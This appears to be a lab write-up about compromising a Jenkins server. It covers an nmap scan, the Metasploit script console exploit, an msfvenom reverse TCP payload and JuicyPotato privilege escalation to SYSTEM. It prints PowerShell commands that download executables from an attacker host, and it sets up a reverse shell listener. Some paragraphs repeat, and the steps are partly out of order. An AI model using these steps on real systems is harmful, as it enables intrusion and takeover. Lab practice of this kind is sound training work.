




I began by using nmap to scan for service versions on port 8484 of IP address 10.0.2.25. Following this, I set up a Python3 HTTP server on port 8080. After that, I utilized the Metasploit Framework (msfconsole) to configure parameters such as RHOST, RPORT, and TARGETURI for the Jenkins script console exploit. To confirm the configuration's accuracy, I used the "check" command for verification before executing the exploit.






Inside Meterpreter, I ran the "getuid" command, revealing my server username as "NT AUTHORITY\LOCAL SERVICE." 

I then created a Windows x64 payload using the msfvenom tool, configured to establish a reverse TCP connection to IP address 10.0.2.28 and port 4445. The resulting payload was saved as "priv.exe" in an executable format.



Setting up another HTTP server on port 8080 using Python3, I used a PowerShell command in the shell to transfer the "priv.exe" file to the specified location at "C:\Program Files\jenkins\Scripts."




In a separate terminal, I initiated a new instance of msfconsole and utilized the multi-handler exploit. I configured the payload as "windows/x64/meterpreter/reverse\_tcp" and set the LHOST to "10.0.2.28" and LPORT to "4445" to match the information from the msfvenom payload. Subsequently, I executed the exploit.

In my initial shell, I attempted to run ".\JuicyPotato.exe -t \* -p priv.exe - 4445" command but encountered an error message: "createProcessWithTokenW Failed to create proc: 5." Running the "whoami" command returned the result "nt authority\local service."


In my second msfconsole, I successfully established a second Meterpreter session. Upon running the "getuid" command within this session, it revealed that my privilege level had been escalated to "nt authority/system," providing me with highly privileged access and full control over the system. In summary, my actions in the lab encompassed reconnaissance, exploitation, privilege escalation, and gaining system-level access.

In the shell, I employed the command "powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.0.2.28:8080/JuicyPotato.exe','C:\Program Files\jenkins\Scripts\JuicyPotato.exe')" to transfer the JuicyPotato.exe file to the specified location, C:\Program Files\jenkins\Scripts.

I generated a Windows x64 payload using the msfvenom tool, configured to establish a reverse TCP connection to the IP address 10.0.2.28 and port 4445. The resulting payload was saved as "priv.exe" in an executable format.




I initiated an HTTP server on port 8080 using Python3. In the shell, I employed a PowerShell command, "(new-object System.Net.WebClient).DownloadFile('http://10.0.2.28:8080/priv.exe','C:\Program Files\jenkins\Scripts\priv.exe')," to transfer the "priv.exe" file to the specified location at "C:\Program Files\jenkins\Scripts".



In a separate terminal, I launched a new instance of msfconsole and employed the multi-handler exploit. I configured the payload to be "windows/x64/meterpreter/reverse\_tcp" and set the LHOST to "10.0.2.28" and LPORT to "4445" to match the information from the msfvenom payload. Afterward, I executed the exploit.

In my initial shell, I executed the ".\JuicyPotato.exe -t \* -p priv.exe - 4445" command. However, I encountered an error message: "createProcessWithTokenW Failed to create proc: 5." When I ran the "whoami" command, it returned the result "nt authority\local service."



In my second msfconsole, a second Meterpreter session was successfully established. When I ran the "getuid" command within this session, it revealed that my privilege level had escalated to "nt authority/system," granting me highly privileged access with full control over the system.

